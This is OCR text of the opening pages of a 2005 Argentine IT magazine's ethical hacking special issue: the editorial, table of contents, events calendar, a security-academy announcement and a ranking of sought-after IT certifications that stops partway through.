

NEX
14
NEX I.T. SPECIALIST
NEX # 14 - Edición Especial Enero - Febrero - Marzo 2005
Precio Argentina 7 $
(recargo interior del País 0.20 $)
ETHICAL
HACKING
Edición Especial - Volúmen 2
ISSN 1668-5423
9 771668 542003 00014
Revista de Networking y Programación
www.nexweb.com.ar
1010101010100100100010010010100101001001010100100101001001010010010100101001001001001000101010111110 10



WWW.WAVENET.COM
0800-345-HOST (4678)
SAN MARTÍN 793 9° PISO.
SÓLO HAY LUGAR PARA LOS MÁS RÁPIDOS EN LA WEB.
LLEGARON LOS QUE MÁS SABEN DE WEBHOSTING PARA GARANTIZARTE LA MEJOR PRESENCIA EN INTERNET. EN WAVENET VAS A CONTAR CON EL SOPORTE TÉCNICO MÁS RÁPIDO, EL SERVICIO DE EMAIL MÁS SÓLIDO DEL MERCADO Y LA CALIDAD Y CONECTIVIDAD QUE TU SITE SE MERECE.
WaveNet
Sabemos más!
WEB EXPRESS: TU SITIO WEB DESDE $13,95
MULTIHOST STANDARD: 35 SITIOS A MENOS DE $5 POR SITIO.
XSERVER: SERVIDORES DEDICADOS DESDE $149,95

EDITORIAL

www.nexweb.com.ar

STAFF

Director
Dr. Osvaldo Rodríguez

Propietarios
COR Technologies S.R.L.

Coordinador Editorial
Carlos Rodríguez Bontempi

Responsable de Contenidos
Dr. Osvaldo Rodríguez

Editores
Carlos Vaughn O'Connor
Carlos Rodríguez

Correctores
Carlos R Bontempi.
Cecilia Hughes

Redactores
Osvaldo Rodríguez,
Carlos Vaughn O'Connor,
Leonel F. Becchio,
Nuria Prats i Pujol,
David Yanover,
Luis Otegui,
Marisabel Rodriguez Bilardo,
Dr. Esteban Garuti,
Hernán Cuevas,
Jesper M. Johanson,
Steve Riley.

Publicidad y Marketing
Ulises Roman Mauro - umauro@nexweb.com.ar

Distribución
Miguel Artaza

Diseño Gráfico
Carlos Rodríguez Bontempi
Diego Hernández

Preimpresión e Impresión
Impresión: IPESA Magallanes 1315. Capital Federal. Tel 4303-2305/10
Impresión de esta Edición 8.000 ejemplares auditados por IPESA

Distrbución
Distribución en Capital Federal y Gran Buenos Aires: Distribuidora SANABRIA. Baigorria 103. Capital Federal. Distribuidora en Interior: Distribuidora Austral de Publicaciones S.A. Isabel la Católica 1371 Capital Federal.

NEX - Revista de Networking y Programación
Registro de la propiedad Intelectual en trámite leg número 3038 ISSN 1668-5423
Dirección: Av. Córdoba 657 P 12
C1054AAF - Capital Federal
Tel: +54 (11) 4312-7694

El staff de NEX colabora ad-honorem. Si desea escribir para nosotros, enviar un e-mail a:
articulos@nexweb.com.ar. La revista NEX IT Specialist se publica merced al esfuerzo desinteresado de autores y editores, ninguno de los cuales recibe ni ha recibido en toda la historia de la revista remuneración económica.

En esta edición, se han incluido tres nuevas secciones que aparecerán en forma regular y que creemos le serán de interés: “Libros”, “Gente e Historia en IT” y “Eventos”.
En la sección “Libros”, en este ejemplar, se analiza la excelente colección escrita por Andrew S. Tanenbaum y que son usados en la mayoría de las universidades del mundo como libros de texto. Indagamos quien es Tanenbaum y su influencia sobre Linus Torvals en la creación de Linux a través de Minix. Además se analiza en detalle un reciente libro de seguridad propuesto por Mc Graw Hill con colaboración de Panda Software (original en castellano): “Seguridad Informática para empresas y particulares”. Da con mucho nivel, desde una óptica diferente, toda la temática de seguridad informática.
En “Gente e historia en IT” iremos conociendo de las vidas y logros de quienes, con sus creaciones han modificado el mundo IT. Google, la editorial O´Reilly y el creador de la WWW estarán presentes en esta edición.
Antes de pasar de lleno al Vol. 2 de Ethical Hacking investigamos dos temas: la tecnología Grid Computing que muy pronto revolucionará el concepto de redes y como se desarrollaron dos grupos de “Hackers” que desde 1984 han tenido gran influencia y son considerados referentes en el mundo IT. Ellos son cDc (Cult of the Dead Cow) y The L0pht. Lo interesante es ver como su historia se une a Hobbit, Weld Pond, atstake, Symantec y netcat
En el Vol. 2 de Ethical Hacking se desarrollan una serie de artículos sobre fundamentos de seguridad informática. Finalmente vemos en detalle herramientas forenses y netcat y las metodologías de exploits de vulnerabilidades en Sistemas Operativos Windows y UNIX-like. Incluímos un artículo introducción a aspectos legales en Internet y que será el comienzo de una serie sobre el tema.
¿Que habrá en nuestro NEX # 15?. NEX #15 versará sobre temas variados pero contendrá un complemento a los Vols 1 y 2 de Ethical Hacking. La razón es que faltan desarrollar una serie de temáticas muy importantes. Llamaremos a esto Vol 3. Fundamentalmente incluirá temas como: comunicaciones seguras (SSL, SSH), e-mail seguro, almacenamiento de datos. Otros temas ya vistos serán desarrollados en mayor detalle: IDS (Intrution Detection Systems), Buffer overflows, DoS (Denial of Servic), Spoofing, Hijacking de sesión, Honey Pots y Sniffers
Así quedará con los tres volúmenes (Vols. 1, 2 y 3), completa una unidad de conceptos .
¿Hay más en seguridad informática? Por supuesto. Y lo desarrollaremos en los NEX siguientes pero ya sobre una base a la cual podremos hacer referencia.
Les pedimos, que no dejen de enviar sus comentarios y sugerencias.



///SUMARIO





Pág. 28 Esteganografía

La palabra es bastante difícil de recordar y puede confundir pero la utilidad de la Esteganografía en los tiempos en que vivimos se está haciendo cada vez más importante. En este artículo veremos de qué se trata y sus aplicaciones.




Pág. 32 Biométrica

Cuando usadas en seguridad informática, las técnicas biométricas sirven para identificar los individuos por medio de características fisiológicas. Aprenda cuáles y cómo complementan otros medios de autenticación.



Pág. 38 Pass Phrases

Parte 2 de 3. Las Pass Phrases están de moda por un número de razones, una es el desarrollo de herramientas que pueden crackear muchos passwords en minutos. ¿Representan más seguridad que las passwords convencionales?



Pág. 41 Privacidad

Muchos ya saben que al navegar en Internet se dejan huellas pero, lo que tal vez no consideren en profundidad, es que un individuo que recolecte toda esta información puede llegar a conocer la identidad real de la persona.



Pág. 45 y 48 IPsec I y II

IPsec es una de las tecnologías más útiles de seguridad de redes. En la parte 1 de esta serie, se presenta la tecnología y en la parte 2 se exploran algunas posibilidades muy útiles que podrán ayudarlos a solucionar problemas de seguridad vigentes.

Además en esta edición



Todos los días nace una nueva forma de delinquir dejando consecuencias gravosas, ya sea atacando a las redes o a los usuarios en general. La legislación avanza más lento que la tecnología informática generando con ello una zona liberada para la consumación de los delitos.



El artículo “Elementos de Criptografía I”nos dio el basamento para entender los conceptos de firma digital y Key Exchange. Sigue aprender sobre otros conceptos clave: el certificado y los CA (Certificate Authority). Finalmente, ¿qué es PKI?. En este artículo, se elaboran los conceptos anteriores dando ejemplos de donde se implementa esta infraestructura. PGP y su historia nos complementa todo lo anterior.



Eventos

SEGURINFO 2005



15 de Marzo de 2005
Sheraton Buenos Aires
Usuaria organiza esta Jornada con el objetivo de ayudar a los CIOs de las empresas, Directores y usuarios de tecnología a visualizar estos problemas, y encontrar las soluciones adecuadas
Informes
Tel: 4951-2631 / 4954-4424 segurinfo@usuaria.org.ar
www.segurinfo.org.ar

CRISOL

1er. Encuentro Estratégico Argentino de Software Libre que se realizará los días 19 y 20 de marzo en la ciudad de Rosario.
Informes
http://www.crisolargentina.org.ar/node/2

TRABAJO IT jornada 2005



12 de Abril 2005
Sheraton Libertador
Tiene el objeto de juntar bajo un mismo techo a más de 1200 profesionales y postulantes del mercado laboral IT argentino y a las empresas líderes que los necesitan.
Informes
4803-6100 mgparra@worktec.com.ar

INNOVA05

21 de Abril 2005
UTN Buenos Aires
Jornada ideada para que las empresas muestren sus nuevos proyectos y avances tecnológicos a la comunidad Universitaria.
Informes
4803-6100 mgparra@worktec.com.ar

MOVIL 2005

25 y 26 de Abril de 2005
Sheraton Hotel Buenos Aires.
Dos días de conferencias con oradores líderes del mercado que analizarán el nuevo escenario de acción y el futuro del negocio
Informes
4345-3036 eventomovil@convergencia.com.ar

Redes de Gobierno2004

19 y 20 de Mayo 2005
Predio Ferial de Buenos Aires
Informes
4345-3036 eventos@convergencia.com.ar

EXPOMATICA 2005

19 al 22 de Mayo de 2005
Sheraton Hotel Córdoba, Av. Duarte Quirós 1300.
El Objetivo de la exposición es allegar a las marcas y mayoristas al canal del Interior del país, conseguir contactar directamente los proveedores de IT con las empresas
Informes
0351-4723053 expomatica@jointgroup.com.ar
www.expomatica.com.ar

Segundo Congreso Nacional de Software Libre: USUARIA

6 y 7 de Junio 2005
Buenos Aires Sheraton Hotel,
Su enfoque se dirige hacia cuatro grandes y diversos planos (Estrategias, Soluciones Reales, Tecnología y Migraciones)
Informes
www.softlibre.org.ar
USUARIA: Rincón 326 (C1081ABH) - Capital Federal

NETWORKERS SOLUTIONS FORUM 2005

6 al 9 de Junio de 2005
Hotel Hilton de Buenos Aires, Argentina
Los temas: Telefonía IP, Seguridad y Manager Services.
Informes
www.cisco.com/ar/networkers/registration.html

COSENTIC 05
Congreso de Seguridad en Tecnología de Información y Comunicación

7 y 8 de Junio 2005
Sheraton Libertador
Tiene el objeto de profundizar y educar sobre la necesidad y problemática de la seguridad de la información a directivos de sistemas y administración y finanzas, ejecutivos y consultores.
Informes
4803-6100 mgparra@worktec.com.ar

Internet – 3° Jornadas de Reflexión y Negocios en Internet

24 de Junio 2005
Marriot Plaza Hotel
Informes
4345-3036 eventos@convergencia.com.ar

Telefonía IP – La convergencia Total

24 y 25 de Agosto de 2005
Sheraton Hotel – Buenos Aires
Oportunidad de capacitación y actualización junto a los líderes del sector. La audiencia más calificada. 2004: 470 asistentes. 19 sponsors. 12 workshops.
Informes
4345-3036 eventos@convergencia.com.ar

TECNOAR 2005 - 2° EXPOSICIÓN NACIONAL DE INFORMÁTICA Y TECNOLOGÍA

1, 2 y 3 de septiembre de 2005.
Patio de la Madera de la ciudad de Rosario
Informes
www.tecnoar.org.ar info@tecnoar.org.ar

EXPOCOMM 2005


27 al 30 de septiembre de 2005
La Rural, predio ferial de Palermo
Por 4to año consecutivo será el lugar para conocer las soluciones de redes empresariales que pueden cambiar el ritmo de los negocios de su empresa.
Informes
www.expocomm.com.ar
infoexpocomm@ejkreed.com

6ta Jornada de Tecnologías de Internet

13 de Octubre 2005
Sheraton Libertador
Jornada Universitaria de actualización sobre tecnologías de Internet
Informes
4803-6100 mgparra@worktec.com.ar

Seguridad y Educación se fusionan en Latinoamérica

Microsoft, el Tecnológico de Monterrey y la empresa Módulo presentan la Academia Latinoamericana de Seguridad Informática



Con el objetivo de formar líderes en Seguridad Informática, que apoyen la creación de un ecosistema seguro, Microsoft Latinoamérica, el Tecnológico de Monterrey y Módulo se dieron a la tarea de concentrar conocimientos, procesos y relaciones con las comunidades técnicas en sus áreas de especialidad, para brindar a los profesionales en tecnología las herramientas necesarias que los ayuden a alcanzar sus objetivos individuales y los de sus empresas, a través de un novedoso programa académico de excelencia.

"La Academia Latinoamericana de Seguridad Informática" se compone de tres etapas,que van aumentando el nivel de complejidad conforme se va avanzando.

Iniciando con un curso de Introducción que involucra conocimientos básicos en Seguridad, seguido por una Capacitación en arquitectura y cerrando con un Entrenamiento práctico para preparar la certificación en seguridad, los participantes irán cursando una etapa a la vez, las cuales se evaluarán de forma individual hasta alcanzar los 3 niveles y lograr completar las 50 horas, distribuidas en 12 semanas, que tiene de duración todo el programa.

"El Tecnológico de Monterrey, a través de la Universidad Virtual, ha estado trabajando junto con Microsoft en el proyecto de la Academia Latinoamericana de Seguridad, para implementar el innovador modelo educativo: enseñanza - aprendizaje, con el cual estamos contribuyendo a la integración y desarrollo de la comunidad de habla hispana en América Latina, que está interesada en capacitarse en Seguridad informática", comentó Patricio López del Puerto, rector de la Universidad Virtual, del Tecnológico de Monterrey.

"La vinculación Empresa-Academia, en la que ambas instituciones están participando al ofrecer, por nuestra parte un proceso educativo de excelencia y por Microsoft su relación con la comunidad de profesionales en TI junto con recursos tecnológicos, impulsarán sin duda, la formación de líderes dentro de área, beneficiando con ello a gran parte de la población de la región y por supuesto a la industria".

La 1ª. Generación de la Academia Latinoamericana de Seguridad Informática inicia oficialmente su primera etapa el 10 de Enero de 2005, para participar en este programa, sólo es necesario contar con conocimientos técnicos, disponibilidad de tiempo para dedicarle a los cursos y registrarse en:

http://www.mslatam.com/latam/technet/cso/Html-ES/home.asp





Networkers Solutions Forum es el evento en el que podrá desarrollar los conocimientos necesarios para llevar exitosamente su empresa a través de la dinámica Economía Global de Internet. Es la conferencia más importante de usuarios para profesionales en redes, y su oportunidad para obtener el entrenamiento y la información necesaria para estar actualizado acerca de tecnologías, soluciones y productos Cisco.

Durante los dos días de Networkers Solutions Forum, usted podrá:

Elegir entre más de 25 sesiones de entrenamiento especializadas.
Como actividad adicional a desarrollarse el día 6 de junio, podrá inscribirse a los Techtorials (Power Sessions), cursos técnicos intensivos de un día completo de duración.
Impulsar su carrera con Exámenes de Certificación Cisco.
Visitar las Clínicas de Diseño, donde podrá discutir soluciones específicas a sus problemas de redes con expertos certificados de Cisco.
Descubrir soluciones que podrá implementar en la red de su empresa para incrementar el éxito en sus negocios.
Aprender de implementaciones exitosas para maximizar la operación de su red.
Llevar a cabo reuniones Uno-a-Uno con ingenieros y desarrolladores de Cisco.
Escuchar a los altos ejecutivos de Cisco presentar su visión del futuro en las Conferencias Plenarias.
Visitar el Technology Showcases, donde los Partners de Cisco demostrarán sus productos, servicios y soluciones.
Relacionarse con otros profesionales de la industria en las diferentes sesiones, en el Technology Showcase y en los eventos especiales.

Las 10 Certificaciones más buscadas para 2005

El presente artículo está basado en un estudio elaborado y publicado anualmente por CertCities.com (http://certcities.com/editorial/features/story.asp?EditorialsID=55).

El estudio se basa en el crecimiento, reputación y aceptación de la industria para con las certificaciones disponibles en el mercado de IT. A esto se le agregaron otros factores: utilidad, ¿puede hacer una diferencia en la carrera?, ¿cuál se destacará más? Aunque el estudio fue hecho en US creemos es de mucho interés para el mercado local. Si vio alguna vez alguno de los reportes anteriores (2004, 2003, 2002) de esta empresa, entonces sabe que "la más buscada" no significa la más popular, porque si hicieran un simple conteo de las certificaciones más alcanzadas se obtendría el mismo resultado año tras año. Esto es, en cambio, un pronóstico de las certificaciones que creen que más crecerán en el 2005.
La base de este reporte es la encuesta anual que esta empresa realiza con sus lectores. Para cada una de las aproximadamente 70 certificaciones, comparan el número de personas que obtiene cada título con los que dicen que desean obtenerlo en el plazo de los próximos 12 meses. Para las certificaciones que muestren un crecimiento positivo, ubican los datos en una escala de 1 a 20 (donde 20 es el de más crecimiento), y lo llaman "Nivel de Interés del Lector".
Después viene el conteo de comentarios: ¿Qué dice la gente sobre una certificación en particular? ¿Qué reconocimiento han recibido estos títulos recientemente? ¿Qué piensan los redactores y columnistas de CertCities.com de estas credenciales? Después de investigar en la Web y de consultar con los expertos, asignan a cada certificación un "Conteo de Comentarios" que va de 1 a 10 (donde 10 es el mejor). Al juntar el "Nivel de Interés del Lector" y el "Conteo de Comentarios", se obtienen las "10 Certificaciones más buscadas para 2005" que en este caso son las siguientes:

10º : Project Management Professional (PMP)

Vendor: Project Management Institute
Nivel de Interés del Lector (sobre 20): 7
Conteo de Comentarios(sobre 10): 7
Total: 14



Esta certificación (que no pertenece al mundo de IT) llamó la atención -por segundo año consecutivo- lo suficiente como para acceder a un puesto en esta lista, gracias al creciente interés que tienen los profesionales en ganar "soft skills" (habilidades suaves) para ayudarles a obtener o a conservar posiciones de trabajo. Y no es difícil de obtener este título de Gerente de Proyecto, que ha mantenido su reputación desde 1984.
Instructores y columnistas de Linux de CertCities.com opinan que las "soft skills", tales como Gerencia de Proyecto, siempre tendrán demanda. Mientras que otros *vendors* han intentado certificaciones de Gerencia de Proyecto, la reputación del PMI está decididamente en primer lugar. Esta tiene valor no solamente por ser una prueba en el conocimiento sobre la gerencia de un proyecto, sino también porque requiere una cantidad significativa de experiencia documentada, ya que últimamente se exige más de los encargados de proyecto, para que los más experimentados y bien informados puedan distinguirse de la mayoría.

9º : Security+

Vendor: Computing Technology Industry Association
Nivel de Interés del Lector (sobre 20): 10
Conteo de Comentarios (sobre 10): 5
Total: 15



No se puede negar que esta certificación de vendor neutral es popular. Es una de las certificaciones más populares aparecidas en los últimos años. Mientras que muchos obtuvieron la certificación el año pasado, otros tantos todavía tienen planes para alcanzarla, por eso ingresó en la lista este año.
Los expertos aseguran que hace diez años, un empresario cubría sus necesidades contratando a un administrador que pudiera instalar una red, pero hoy en día, desea un administrador que le asegure que su red y sus datos estén seguros. Una certificación de seguridad de nivel inicial se convertirá en un requisito previo para la contratación de empleados, a la misma altura que el título de la escuela secundaria.

8º : MySQL Core Certification

Vendor: MySQL AB
Nivel de Interés del Lector (sobre 20): 13
Conteo de Comentarios (sobre 10): 3
Total: 16



A esta certificación le fue muy bien en el "Nivel de Interés del Lector" ya que es una credencial sólida que los empleadores están utilizando para determinar si los candidatos tienen el conocimiento necesario para instalar y para mantener sus bases de datos de MySQL. Pero es un título relativamente nuevo que no ha llamado mucha la atención, quizás porque el OCP DBA de Oracle y MCDBA de Microsoft continúan gobernando el rubro de certificaciones de bases de datos. Al ver cómo MySQL crecía en renombre, no se esperaba que su certificación se quedara atrás, considerando especialmente que las certificaciones no tienden a apuntar a la comunidad de OpenSource. Esta certificación tiene total sentido, es un producto muy popular, pero es una base de datos, por lo tanto es compleja, no es sólo apretar un par de botones para completar la instalación. Las compañías están apostando su negocio a este producto, así tienen que tener una manera de identificar a los individuos que pueden instalarla y mantenerla.

7º : Novell Certified Linux Professional (Novell CLP)

Vendor: Novell
Nivel de Interés del Lector (sobre 20): 11
Conteo de Comentarios (sobre 10): 6
Total: 17



Hasta el año pasado, nadie hubiera pensado que una credencial de Novell sería considerada como una de las más buscadas. Bueno, sorpréndanse, porque este nuevo título de Novell aterrizó firmemente en el No. 7 de la lista de este año. Sabemos que Novell está detrás de las nuevas iniciativas de Linux (incluyendo este título) y su certificación hermana, Linux Certified Engineer (CLE), y le fue muy bien en el "Conteo de Comentarios". Además hay dos puntos importantes: primero, tiene un costo muy accesible (U$S 195) para ser un examen "hands on" y segundo, hay muchos seguidores de Novell deseosos de pasarse al código abierto, así que habrá una demanda de administradores que tendrán que conocer no sólo Linux sino el Linux de Novell.

6º : Linux Professional Institute Level 2 (LPIC-2)


Vendor: Linux Professional Institute
Nivel de Interés del Lector (sobre 20): 12
Conteo de Comentarios (sobre 10): 6
Total: 18



Esta credencial, desarrollada y patrocinada por la comunidad de Linux, seguramente fue buscada por muchos seguidores de este ranking en los últimos años. Finalmente los resultados de las encuestas le han dado su oportunidad gracias al crecimiento del interés del lector en este título. Muchos de los redactores de CertCities.com son sus fans desde hace mucho tiempo. De hecho, LPIC-2 es la única de unas pocas certificaciones en figurar en el TOP 10 de todos los que participan en la creación de este ranking. Esta es una gran certificación pero que tiene muy poca promoción y no muy buenos materiales de estudio, pero gracias al apoyo de Novell, se espera que consiga entrar en la corriente principal y que sea reconocida por los que ahora la están pasando por alto. Si usted está interesado en esta certificación, no deje de ingresar al sitio del LPI, (www.lpi.org) ya que ofrecen regularmente descuentos e incluso exámenes gratis en todo el mundo en eventos y demostraciones comerciales

5º : Cisco Certified Network Professional (CCNP)

Vendor: Cisco
Nivel de Interés del Lector (sobre 20): 13
Conteo de Comentarios (sobre 10): 7
Total: 20



Se sabe que el título es my codiciado: Los empleadores buscan el conocimiento exacto que evalúa esta certificación, y si se trata de la columna vertebral de su red, esas habilidades son especialmente importantes.

CCNP simplemente parece tenerlo todo.
Hay un mercado simplemente interminable para este título de nivel medio de Cisco. Seguramente muchos alcanzan esta certificación cada año, pero aún así muchos más la fijan como su meta. Si le agregamos a esto su excelente reputación (sin mencionar su nivel de dificultad), no es ninguna locura que CCNP haya estado en nuestra lista de certificaciones por los últimos cuatro años consecutivos.

4º : Cisco Certified Security Professional (CCSP)

Vendor: Cisco
Nivel de Interés del Lector (sobre 20): 14
Conteo de Comentarios (sobre 10): 8
Total: 22

Sí, una certificación de Cisco superada por otra certificación de Cisco. El año pasado, CCSP era demasiado nueva como para entrar en el ranking, pero este año, se encuentra en el 4º lugar! Y esto sucede por lo siguiente: reúne dos de las áreas más buscadas del mundo IT: la de Cisco y la de la seguridad.
